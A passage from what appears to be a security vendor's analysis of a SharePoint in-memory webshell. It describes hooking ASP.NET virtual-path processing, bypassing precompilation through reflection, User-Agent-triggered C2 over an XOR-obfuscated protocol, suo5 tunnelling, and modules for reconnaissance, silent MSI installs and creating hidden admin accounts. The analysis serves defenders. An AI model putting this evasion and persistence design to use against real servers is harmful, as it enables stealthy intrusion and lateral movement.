
  • Registers a custom VirtualPathProvider using the non-public RegisterVirtualPassProviderInternal method from the ASP.NET HostingEnvironment class so that ASP.NET uses it for virtual-path processing. The provider is automatically added to the chain of registered virtual path providers.
  • Delegates the provider’s .NET Remoting lifetime policy to the previous provider in the chain, preserving the existing lifetime behavior.

Additionally, to evade defenses and enable the VirtualPathProvider to be registered even if the application in whose AppDomain the webshell is running is precompiled, the module implements the trust control subversion (T1553) technique:

  • Uses reflection to check if the application is precompiled.
  • Extracts pointers for internal state fields for the BuildManager class, which manages application compilation, and modifies them at runtime.
  • Uses reflection once again to force runtime injection.


G.cs uses the GetCacheKey() function as the interception point for the virtual path processing flow. It processes incoming requests to the SharePoint server and checks their headers to filter out requests from the attacker.

The specific User-Agent in the request headers triggers the webshell execution. If the request doesn’t match this condition, the implant remains dormant, making its traffic harder to recognize.

Command and control layer (in-memory transport)

The same core module (G.cs) implements the communication layer.



Instead of relying on external frameworks or standard beacons, it uses a custom binary protocol with XOR-based obfuscation to exchange data with the C2. These communications blend into normal application traffic. The module uses the GetCacheKey() hook to intercept standard HTTP requests. When a specific User-Agent is detected in the request headers, the module parses it, extracts the payload, and establishes a TCP connection to a target host inside the target’s network if needed.

Bidirectional TCP tunnel initialization

Bidirectional TCP tunnel initialization


G.cs establishes a full-duplex proxy tunnel to support interactive control. It stores active target sockets in memory to pair concurrent HTTP read and write channels.

TCP connections from the C2 server to arbitrary hosts inside the target network are supported for pivoting and lateral movement. The traffic is proxied through the SharePoint host.

Target-to-attacker data channel

Target-to-attacker data channel

Attacker-to-target data channel

Attacker-to-target data channel

As can be seen in the screenshots, the attackers used the suo5 tool to implement traffic proxying. Its authors promote it as a stable forward-proxying tool for scenarios where outbound internet connections are prohibited.

To increase its performance, G.cs manipulates ThreadPool by raising its limits for concurrent operations and maximum timeout.

ThreadPool manipulation

ThreadPool manipulation

“Prog.cs”: Execution entry point and task dispatcher


Prog.cs is the entry point that receives command-line arguments and passes them to uk/London.cs. The latter acts as the orchestrator, handling command parsing and privilege escalation (via named pipe impersonation). We’ll review it in more detail later. If the “suo5” command is provided, London.cs triggers G.cs to hook into the ASP.NET runtime as a memory shell. Once active, G.cs independently processes incoming web traffic inside the web server memory.

Host interaction modules

The following modules provide direct system interaction capabilities, each implemented as a separate unit. London.cs triggers these modules when it receives a corresponding command from Prog.cs.


“FileDownloader.cs”

The FileDownloader.cs module downloads arbitrary files from external URLs provided by the C2. It stores the downloaded files in the Program Data directory without any user interaction.


“LoggedOnUsers.cs”

This module enumerates logged-on users and identifies their session types (interactive, service, remote). The results are stored in memory. The attackers can retrieve them using the proxy and tunneling capabilities provided by G.cs.


“ProcessList.cs”

This module lists running processes with full paths to the corresponding executables on the disk. The results are stored in memory and the attackers can retrieve them via G.cs.

“NetworkInfo.cs”


This module extracts information about existing network connections, including protocols, local and remote IPs and ports, and connection state. It also enumerates network interfaces and headers. The results are stored in memory and can be retrieved by the attackers via G.cs.

“MSI.cs”


This module silently installs and executes MSI packages previously downloaded by FileDownloader.cs.

“User.cs”




This module creates administrative accounts using the native SAM RPC subsystem (SAMRPCNative namespace) rather than standard command-line tooling. This may indicate an attempt to evade detection and provide the attackers with privileged stealthy access to target systems that persists after the webshell has finished its work.

